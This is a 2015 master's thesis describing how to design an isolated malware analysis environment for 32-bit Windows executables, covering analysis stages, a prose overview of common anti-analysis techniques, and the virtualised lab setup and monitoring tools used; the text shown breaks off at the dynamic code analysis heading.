jamk.fi

Malware Analysis Environment for Windows Targeted Malware

Jani Hakkarainen

Master's thesis
May 2015

Master's Degree Programme in Information Technology
Technology, communication and transport

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

Description

Author(s) Hakkarainen, Jani	Type of publication Master's thesis	Date 01.05.2015
		Language of publication: English
	60	Permission for web publication: x

Title of publication
Malware Analysis Environment for Windows Targeted Malware

Degree programme
Master's Degree Programme in Information Technology

Tutor(s)
Rantonen Mika, Huotari Jouni

Assigned by
The Finnish Defence Forces

Abstract

The aim of the thesis was to create a malware analysis environment for 32-bit Windows malicious executables with security in mind. The requirements for the environment were capabilities to collect static properties from the malicious software specimen, perform behavioral analysis, dynamic code analysis and static code analysis so that malicious software capabilities could be gathered and malware author's intentions could be figured out.

The malware analysis environment was implemented according to the requirements and the implementation was verified by analyzing a simple custom made software that used some of the techniques commonly used in malware. The used malware analysis process utilized all the requirements as steps in the analysis process.

The created malware analysis environment was capable of being used to collect all information needed to figure out the analyzed malware capabilities and infer the intentions of the malware author, and thus it fulfilled all the requirements.

It was concluded that malware analysis environment is not a stable solution but a baseline that could be extended or updated when needed. Thus it is important to understand how malware environment should be built since it is a changing product. Also, malware analysis itself is all about the expertise of a malware analyst, not about utilities and tools, and the environment is the enabler, not the solution.

Keywords/tags (subjects)

malware, malicious software, analysis, Windows, virus

Miscellaneous

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

Kuvailulehti

Tekijä(t) Hakkarainen, Jani	Julkaisun laji Opinnäytetyö	Päivämäärä 01.05.2015
	Sivumäärä 60	Julkaisun kieli Suomi
		Verkkojulkaisulupa myönnetty: x

Työn nimi
Malware Analysis Environment for Windows Targeted Malware

Koulutusohjelma
Master's Degree Programme in Information Technology

Työn ohjaaja(t)
Mika Rantonen, Jouni Huotari

Toimeksiantaja(t)
Puolustusvoimat

Tiivistelmä

Opinnäytetyön tavoitteena oli luoda haittaohjelma-analyysiympäristö 32-bittisille Windowsiin suunnatuille haittaohjelmille. Analyysiympäristön tavoitteena oli myös taata turvallinen haittaohjelmien käsittely ilman vaaraa niiden leviämisestä. Vaatimuksia ympäristölle olivat kyky kerätä haittaohjelmanäytteestä kiinteät ominaisuudet ja valmiudet suorittaa käyttäytymisanalyysi, dynaaminen koodianalyysi ja staattinen koodianalyysi niin, että kerätyistä tiedoista pystyy päättelemään haittaohjelman toiminnallisuudet ja mahdollisesti myös haittaohjelman tekijän tavoitteet.

Haittaohjelma-analyysiympäristö rakennettiin vaatimusten mukaisesti ja niiden täyttyminen testattiin lopputuotteesta analysoimalla itse tehtyä yksinkertaista ohjelmaa, joka käytti yleisesti haittaohjelmissa käytettyjä metodeita. Analyysiprosessina käytettiin vaatimuksista muodostuneita vaiheita.

Rakennetulla haittaohjelma-analyysiympäristöllä pystyttiin keräämään kaikki tarvittava tieto esimerkkiohjelmasta niin, että näytteen ominaisuudet ja näytteen tekijän tavoitteet pystyttiin päättelemään, joten haittaohjelma-analyysiympäristö täytti sille asetetut vaatimukset.

Todettiin, että haittaohjelma-analyysiympäristö ei ole kiinteä ratkaisu vaan pikemminkin runko, jota voi laajentaa tai päivittää tarvittaessa. On siis tärkeää ymmärtää, miten haittaohjelma-analyysiympäristö rakennetaan, koska se muuttuu aina tarpeen vaatiessa. On myös hyvä pitää mielessä, että analyysiympäristö mahdollistaa analyysien tekemisen eikä tee niitä. Tärkein tekijä haittaohjelma-analyyseissä on ammattitaitoinen analysoija.

Avainsanat (asiasanat)

haittaohjelma, haitallinen ohjelma, analyysi, Windows, virus

Muut tiedot

CONTENTS

FIGURES

ACRONYMS AND ABBREVIATIONS

API	Application Program Interface
ASCII	American Standard Code for Information Interchange
BIOS	Basic Input Output System
C2 Server	Command and control server
CPU	Central Processing Unit
CRC32	Checksum Algorithm (32-bit)
DNS	Domain Name System
DOS	Executable file format for DOS operating system
DSRM	Design Science Research Methodology
HTTP	Hyper Text Transfer Protocol
IDS	Intrusion Detection system
IP	Internet Protocol
IRC	Internet Relay Chat
JE	Jump if equal, assembler command
JNE	Jump if not equal, assembler command
MAC address	Media Access Control address
malware	malicious software
MD5 sum	Hash sum using MD5 algorithm
NOP	No operation, assembler command
OEP	Original entry point
PDF	Portable Document Format
PE	Portable Executable file format
SEH	Structured Exception Handler
SHA1	Secure Hash Algorithm (160-bit)
TCP	Transfer Control Protocol
TCP/IP	Transfer Control Protocol/Internet Protocol
Trojan Dropper	Type of a malware that drops other files to the system

1 INTRODUCTION

1.1 Objectives

The purpose of this thesis was to research how to build a malware analysis environment and implement it so that it meets all the requirements that are raised during the theory section. The goal is to create a malware analysis environment for 32-bit Windows executables and verify it with simple self-made software which simulates malware and implements some commonly used malware techniques.

1.2 Structure

The thesis is structured so that the first part presents the basic information about the thesis and then there is a brief introduction of the malware. The second part consists of the theory of malware and malware analysis. The third part of the thesis is reserved for the implementation of malware analysis environment. The fourth part discusses the testing of the implemented malware analysis environment with sample self-made malware. This part is presumably the most important part of the thesis since it produces the base of the results and the conclusion of the thesis. The fifth part introduces the results and the sixth part is reserved for an overall conclusion discussion.

1.3 Scope

The thesis is scoped for 32-bit Windows executable malware, therefore digital forensics and software exploit analysis are left out of this study. Digital forensics includes analyzing and acquiring disk and memory images and getting the embedded executable out of different documents. Also, all web-based malicious software analysis and memory analysis are left out of the scope of the thesis.

1.4 Research methods

A Design Science Research Methodology (DSRM) for Information Systems Research is used in this thesis as a research method. In natural and social sciences the goal is to understand reality. The design science aims to create practical results that can be used to serve human purposes. (Peffers 2007, 4.)

The DSRM has two kind of iterations (Peffers 2007, 13); however, only one iteration is used in this thesis. Iteration from Evaluation step to Design and Development step is used in this thesis so that literature research leads to design and development of malware analysis environment, and the result is evaluated with simple self-made software that uses common malware techniques. The results of the evaluation step lead back to literature research and that iteration is repeated until the objectives of the solution are reached. The DSRM steps and iterations are illustrated in Figure 1.



Process Iteration
Nominal process sequence
IDENTIFY PROBLEM & MOTIVATE
Define problem
Show importance
Inference
DEFINE OBJECTIVES OF A SOLUTION
What would a better artifact accomplish?
Theory
DESIGN & DEVELOPMENT
Artifact
How to Knowledge
DEMONSTRATION
Find suitable context
Use artefact to solve problem
Metrics, Analysis Knowledge
EVALUATION
Observe how effective, efficient
Iterate back to design
Disciplinary knowledge
COMMUNICATION
Scholarly publications
Professional publications
PROBLEM-CENTERED INITIATION
OBJECTIVE-CENTERED SOLUTION
DESIGN & DEVELOPMENT-CENTERED INITIATION
CLIENT/ CONTEXT INITIATED
Possible Research Entry Points

Figure 1. Design Research Methodology (DSRM) Process Model (Peffers 2007, Figure 1.)

The DSRM consists of six main steps which are explained in more detail in the following sub-chapters, which also describe how the steps reflect to this thesis implementation.

1.4.1 Problem Identification and Motivation

When the specific research problem is defined it should be kept in mind that a solution for that produces also a concrete solution that has added value. The value of the solution for the problem should also be justified to motivate the researcher and the target audience. (Peffers 2007, 12.)

In this thesis the problem was identified to be that there was a need for a malware analysis environment that analysts can use to figure out the capabilities of the malicious executable in 32-bit Windows systems and in that way to draw a conclusion of the intentions of malware authors. This information was crucial and therefore the motivation was easy to achieve. The problem identification and motivation are discussed in Chapter 1.

1.4.2 Definition of the Objectives for a Solution

The objectives that are possible and feasible for a solution should be collected from the problem definition. The objective could be a better solution that previous ones or a solution for a new problem. (Peffers 2007, 12.)

The objective was to create a simple and secure malware analysis environment for 32-bit Windows executables since no suitable solution existed. This was made in Chapters 1 and 3.

1.4.3 Design and Development

Design and development step is the part where a real artifact, in other words the solution is created including solution design, decision of functionalities and the actual implementation. Hence, theory is used to support design to the solution implementation. (Peffers 2007, 13.)

Design and development were completed in Chapter 3 bearing in mind that functionalities such as gathering of static properties, behavioral analysis, dynamic code analysis and static code analysis could be made without fear that malicious specimen could escape and infect other systems.

1.4.4 Demonstration

Demonstration is the part where some problem will be solved using the previously created solution. This can include experimentation, simulation, case study, proof or other suitable activity. (Peffers 2007, 13.)

The demonstration step in this thesis is completed in Chapter 4 where simple self- made software that acted like a malicious executable was analyzed so that there was enough information to make a conclusion of the specimen’s capabilities and a malware author’s intentions.

1.4.5 Evaluation

In evaluation step the solution is measured how well it solves the problem. The evaluation depends heavily on the problem and solution; hence, it can take many forms. (Peffers 2007, 13.)

The solution was evaluated in Chapter 5 so that the solution was compared to the capabilities of the sample specimen. The outcome depended on how well functionalities were found and anti-analysis tricks were solved.

1.4.6 Communication

The last step is communication which can be structured as this process or it can use the nominal structure of an empirical research process (problem definition, literature review, hypothesis development, data collection, analysis, results, discussion and conclusion). (Peffers 2007, 13.)

This thesis uses a somewhat modified nominal structure and empirical research process.

1.5 Malware

Malware can be any program that intentionally works against the will of the system owner. Normally the software fulfills some function that a user needs it to do, malware, however, does something that the user does not want or expect it to do. (Eilam 2005, 273.)

Malware is a tool for a malware author to perform malicious actions on target devices. It is typically designed to let the author benefit somehow at the victim’s expense. A malware author can be an individual person, a group of people or even an organization. (Reverse-Engineering Malware 2014, 5.)

Malware can be divided into different types based on its behavior. Viruses are self-replicating programs that copy themselves wherever they can. They can also attach themselves to other files. Worms are basically similar to viruses since they try to replicate themselves wherever they can. The major difference between those is that worms often try to spread through network. Trojan horse works like the horse in the story where it got its name. It seems to be a benign software; however, secretly it runs unwanted or unexpected functionalities. Backdoor is a malware that creates a way to access the target system outside without permission. Mobile codes are programs that are meant to be mobile, mainly they are programs that are used to add functionality for example for web browsers. Adware or spyware is a new category of malware. It shows unwanted ads or spies user system and actions. (Eilam 2005, 273.)

Different sources have quite good consensus about malware definition with just slight differences. Malware is normal software that works in malicious ways. Its author wants to cause harm to the target system or wants to somehow benefit at the victim’s expense.

2 MALWARE ANALYSIS THEORY

2.1 Malware analysis

The goal of malware analysis is to find out what the malware is capable of doing and how it can be detected in the future on the other systems. One goal of malware analysis is to determine what the attacker’s goals and methods might be. Malware analysis can also give input to the risk assessment work. (Reverse-Engineering Malware 2014, 12.)

Malware analysis should provide the information for the network intrusion response. The goal is to find out what happened and which files or parts of the targeted system are infected. When analyzing a suspected executable specimen the goal is to find out what the capabilities of that particular malware are and how to detect it on the target network. Also, measurements of damage it has made are one part of analysis outcome. (Sikorski 2012, 1.)

Malware analysis should produce a report that includes all needed information gathered during the analysis process. An analysis report should include information of the specimen itself, so it can be uniquely identified and actual analysis results. The analysis report should also include all supporting references collected during the analysis. A mindmap of malware analysis can be seen in Figure 2. (Reverse-Engineering Malware 2014, 168-169.)




Figure 2. Malware analysis report (Reverse-Engineering Malware 2014, 169.)

Malware analysis should give results to following questions; what are malware capabilities, how can malware be detected, what damage did it do and how it can be removed. Sikorski (2012, 1.) also added target system forensics to the list of questions. In this thesis the question what malware did in the systems is concerned to be digital forensics and it has been left out of scope of this thesis.

2.1.1 Static properties

The potentially malicious specimens should be quickly examined. The file type should be identified for example to see if it is an executable Windows PE file. (Szor 2005, 619.)

Basic static analysis is done by examining the suspicious file properties. The actual code itself is not analyzed. With the basic static analysis hints of functionalities of the specimens can be found and that can confirm the previous original hypothesis that the specimen could be malicious. The basic static analysis is an easy and fast process; however, it might be ineffective against more sophisticated malware. (Sikorski 2012, 2.)

It is often useful to first examine the static properties of the malicious file which can even reveal if the executable is malicious since it can be already analyzed by someone else. This step is also called “static properties analysis” or “meta data analysis”. In this phase hashes will be counted, packer information can be detected, import and export can be found and string can be examined. (Reverse-Engineering Malware 2014, 82-83.)

The static properties will be examined from the potentially malicious specimen at the beginning of the malware analysis process because it is a quick and easy process. However, it can confirm the malicious intentions of the specimen and it can reveal information of malwares capabilities.

2.1.2 Behavioral analysis

The malicious specimen should be executed and monitored on a test system. This step can be done using a simple “black box” process; however, it would be preferable to perform a quick analysis first that would include running the malicious executable on the dedicated system and then move to the detailed dynamic analysis. (Szor 2005, 624.)

Basic dynamic analysis is carried out by executing the malicious software and observing its behavior on the target system. Before the malware sample can be executed the environment needs to be set up securely and monitoring tools need be installed. The basic dynamic analysis is easy to do without deep understanding of programming; however, it will probably not reveal all wanted information and it may not work at all with certain malware. (Sikorski 2012, 2-3.)

Behavioral analysis runs the specimen in an isolated laboratory with appropriated monitoring installed. The environment should be as vulnerable as possible for the malicious software to reveal its real capabilities, for example the specimen should be executed with Administrator access rights. All system and network level interactions and changes are to be observed and gathered so the specimen’s behavior can be exposed. (Reverse-Engineering Malware 2014, 13, 33.)

Different authors call behavioral analysis with different names but the contents are very similar. The behavioral analysis is about running the potentially malicious specimen in a controlled target environment while observing and monitoring its behavior. Some basic knowledge of the malicious specimen should be gathered before the behavioral analysis is to be started to get all benefit from it. The behavioral analysis is one of the easiest parts of the malware analysis process.

2.1.3 Dynamic code analysis

Debugging can be used to trace the binary code execution of the malicious software. Debugger software should be selected according to the type of analysis that will be done. There are two types of analysis: user-mode and kernel-mode. Most of the malicious software can be effectively debugged with the user-mode debuggers; however, in case of rootkits the kernel-mode debugger is required. (Szor 2005, 648-649.)

Advanced dynamic analysis is done by debugging the malicious software executable. With this method the detailed information of executable that may not be gained in other ways can be obtained. The advanced dynamic analysis can be used alone to analyze the malicious specimen and it can be used together with the advanced static analysis. (Sikorski 2012, 3.)

When a malicious program is executed inside the debugger; it is often called dynamic code analysis. A debugger can be used to execute the specimen in highly controlled conditions. The executable can be executed step by step one instruction at a time. With this method of analysis the most challenging part of the malicious code functionality can be exposed. (Reverse-Engineering Malware 2014, 13, 59.)

An executable can run in a system either in user-mode or kernel-mode and the debugger should be selected according to this knowledge. The dynamic code analysis can be done separately to gain results or together with the static code analysis to support each other. All the authors agree that the dynamic code analysis in other words debugging can be a very effective method to analyze the malicious software and potentially find the information that could not be gained with other methods.

2.1.4 Static code analysis

Reverse-engineering is all about looking inside the program and finding out what is does and how it does that. Software reverse-engineering requires knowledge of software development and understanding how computers and software work. A reverse-engineer needs to be able to break code, solve puzzles, program and make logical analysis. (Eilam 2005, 4.)

Advanced static code analysis is to reverse-engineer the malicious executable by loading it to a disassembler and inferring from the used instructions the program functionality. Because the instruction is executed by the CPU the analyst can see exactly what the program does while it is executed. The advanced static code analysis is hard to do and the analyst needs to have a deep understanding of disassembly, code constructs and Windows operating system concepts. (Sikorski 201, 3.)

In static code analysis the malicious code is examined by first disassembling the executable and then analyzing the resulted assembler instructions. (Reverse-Engineering Malware 2014, 13.)

Static code analysis, in other words reverse-engineering is the hardest part of the malicious software analysis; nevertheless, when carefully done it can be used to reconstruct the code of the analyzed specimen and thus reveal all capabilities of the malicious software. The static code analysis is a time consuming process and the analyst needs to have deep knowledge of the target system and low level programming.

2.1.5 Malware analysis process

Zeltser (2014, 7) suggested to go from easier to harder as an iterative loop and stop when enough information has been collected from the target malware specimen. The stages of malware analysis start from an automated analysis which can be made with an anti-virus application, e.g. local programs or online services. The next step is to gather static properties from the malicious specimen. The third step is to carry out a behavioral analysis which basically runs the executable and monitors the system for changes. The last and hardest part is reversing the manual code, which includes a dynamic and static code analysis. The stages of malware analysis is illustrated in Figure 3. (Reverse-Engineering Malware 2014, 7.)




Figure 3. Stages of malware analysis

2.2 Malware anti-analysis

Malicious software uses anti-analysis techniques to prevent itself to be found by a malware analyst or anti-virus software. This can be achieved by detecting commonly used analysis tools. When the malware detects an anti-analysis tool it can change its behavior so that it does not perform its malicious functionality, and a dynamic analysis does not reveal its true nature. There are also several techniques that malicious software can use to make the static analysis harder. Many of these anti-analysis techniques are proved to be effective either to hide the malicious software or at least make the analysis a more time consuming process. (Brand 2010, 28,187.)

2.2.1 Anti-virtual machine

Malicious software can use several techniques to find out if it is executed inside the virtual environment, since usually malware analysts tend to use virtualization environments to analyze malware. Those techniques include finding certain executable files, checking running processes and checking MAC addresses of the network cards. (Brand 2010, 31-32.)

2.2.2 Anti-online analysis engines

Malware can be programmed to discover if it is executed under online analysis engine, for example by comparing its memory to normal computer memory and acting as a benign software if an online analysis engine can be found. (Brand 2010, 34-35.)

2.2.3 Eliminating symbolic information

There are roughly two build types of software; debug and release. While typically a debug build leaves symbolic information to the code to help debugging, the release build removes all symbolic information to reduce code size. Function names can also be obfuscated to make an analysis much harder. (Brand 2010, 36.)

2.2.4 Code encryption

To prevent an analyst to do static code analysis the code can be encrypted so it will decode itself at runtime. In this case the malicious software has to be executed to get it decoded. That is when the malware gets control and opportunity to deceit the analyst. (Brand 2010, 36.)

2.2.5 Active anti-debugger techniques

There are several anti-debugger tricks where the most common are simple function calls that will return the information if the program is executed under the debugger. There are also a certain flag value which can be checked to get information if the program is debugged or not. (Eilam 2005, 331-335.)

2.2.6 Confusing disassemblers

There are two methods, linear sweep and recursive traversal that disassemblers use to disassemble the executable code. The linear sweep can be confused by junk bytes and the recursive traversal by a decision that could change the program flow; nevertheless, only one branch is possible to follow. (Brand 2010, 36-37.)

2.2.7 Code obfuscation

The program code can be obfuscated so that a human cannot understand it easily; however, it has its planned functionality. It can be made for example by adding extra complexity to the program code. The code obfuscation results often in increased executable size and slower execution time. (Eilam 2005, 344-345.)

2.2.8 Control flow transformations

Control flow transformations are also a way to make code less human-readable. This can be achieved by altering the program flow. (Brand 2010, 36-37.)

2.2.9 Anti-unpacking

Software can be packed, obfuscated or encrypted to make its executable size smaller, and business secrets are not revealed to others. Also, malicious software can use these techniques to prevent an analyst to analyze it. Malware can also use anti unpacking techniques that will prevent an analyst from unpacking the packed malware. Anti-unpacking techniques can contain countermeasures to dumping, debugging, emulating, or intercepting the analyzed malware. (Brand 2010, 38.)

2.2.10 Process injection techniques

Malicious software can inject its code to another process and execute it from there. The target can be a benign process; thus, this way malware can hide from an analyst and security controls. (Brand 2010, 58-59.)

2.2.11 Code execution from memory

Malicious software can prevent itself to be found on malware analysis process if it is executed directly from memory. One way to achieve this is to use a technique that is called the Nebbett Shuttle which will launch a benign process in a suspended state and then overwrite its memory space with a new malicious executable. (Brand 2010, 60.)

2.2.12 Checksum checks

Malicious software can utilize checksums to check if its code is tampered. This technique may prevent an analyst to make changes to the malicious executable. (Brand 2010, 61.)

2.2.13 Process camouflage

Malicious process can camouflage itself by using a name that would look like a benign process. So, an analyst may have a difficulty to spot it. (Brand 2010, 61.)

2.2.14 Structured exception handling

Structured Exception Handlers can be used to reveal if the program is executed inside the debugger. Since the SHE is possible to overwrite, the malicious software can change the program flow to be not predictable. (Brand 2010, 61.)

3 MALWARE ANALYSIS ENVIRONMENT IMPLEMENTATION

3.1 Malware analysis environment

According to Zeltser (2015) the malware analysis environment can be built in five steps:

1. **Allocate physical or virtual systems for the analysis lab**

   By using virtualization systems like Virtualbox or VMWare Workstation the analyzing environment can be located in one physical hardware while different kinds of operating systems are virtualized. A benefit is that there can be multiple operating systems running at the same time in the same physical system.

2. **Isolate laboratory systems from the production environment**

   Laboratory systems should be isolated to mitigate the risk that some of malware could try to escape. Malware analysis environment can be separated from production systems using a firewall, but it is still better to keep it physically separated, since some malware could still escape through the firewall.

3. **Install behavioral analysis tools**

   Monitoring software should be installed in the target operating systems to monitor malware specimens’ activity. There is no one specific tool that will achieve all the requirements, therefore, several tools should be used.

   Resources that should be monitored:

   - File system
   - Registry
   - Processes
   - Network

In addition to monitoring resources, there should be a tool to check the changes that happened in the system after the malware specimen has been executed.

Behavioral monitoring tools will give a hint of capabilities of the malware specimen. Thus, behavioral analysis is a good starting point for an analysis.

4. Install code-analysis tools

Code analysis tools help to understand malware specimens more deeply and let the analyst obtain information that may not be accessible through the behavioral analysis. Code analysis tools that can disassemble or debug code should be installed in the target operating system and also memory dumper tools should be installed in there.

5. Utilize online analysis tools

Automated online analysis tools can be the easiest way to analyze the malicious software if an analyst is allowed to send specimen to the online service. (Zeltser 2015.)

3.2 Infrastucture

In this thesis the malware analysis environment consists of three main parts that are: physical host system, virtualized support system and virtualized target systems. The physical host system is Lubuntu 14.10 Linux operating system on the laptop PC with enough memory and disk space to host the needed virtualized operating systems. Other systems are virtualized with the VMWare Workstation virtualization software. The support system is a virtualized REMnux 5.0 Linux operating system that provides network and service simulation and some monitoring capabilities. It also includes plenty of other tools that can be used to analyze malicious software specimens. The third main part is the target system. The target system can be any operating system that will be virtualized since it is easier to revert back to a clean system if needed. The target systems include all the behavioral and static analysis tools. In this thesis there are three target systems; nevertheless, only one of them is used. Thear-get operating systems are Windows XP SP3, Windows 7 and Windows 8.1. All the target operating systems are 32-bit versions. Malware analysis infrastruc-ture architecture is presented in Figure 4.




Figure 4. Malware analysis environment infrastructure

3.3 Static properties

Static properties of the malicious software should be examined because the specimen may need to be uniquely identified later on. Static properties can also reveal some other useful information that can be used in a forthcoming malware analysis. Static properties like hash value can be used to search ma-licious specimen from the online databases, e.g. virustotal.com.

Two utilities were selected to fulfill the requirements for the malware analysis environment. Utilities have overlapping functionalities so they can be used to confirm each other results. Both of these tools are installed in the virtualized target system. These utilities can be used free of charge.

CFF Explorer is Daniel Pistelli's Windows PE file editor. It can show infor-mation located in PE file headers and also it calculates various hash values of a file. (Ligh 2011, 488.)

HashMyFiles is a utility which can calculate MD5, SHA1 and CRC32 hash values of files. It can also be launched from the context menu of Windows Explorer to display those hash values. (HashMyFiles v2.10 2015.)

3.4 Behavioral analysis

Two utilities were selected for the behavioral analysis tools. Their features are also overlapping so the results can be confirmed. Both of these tools are installed in the virtualized target system. These utilities can be used free of charge.

Regshot utility can compare two registry snapshots. It can also be used to compare two snapshots of any file system directory. Regshot is used by taking the first snapshot before the malicious software is executed and another after the malware was executed and finally, the utility is let to compare the snapshots. (Sikorski 2012, 472.)

CaptureBAT utility can be used to monitor a malicious executable while it is running. The utility monitors the file system, registry and process activity. It can be configured to bypass certain activities to reduce normal noise caused by the operating system. (Sikorski 2012, 467.)

3.5 Dynamic code analysis

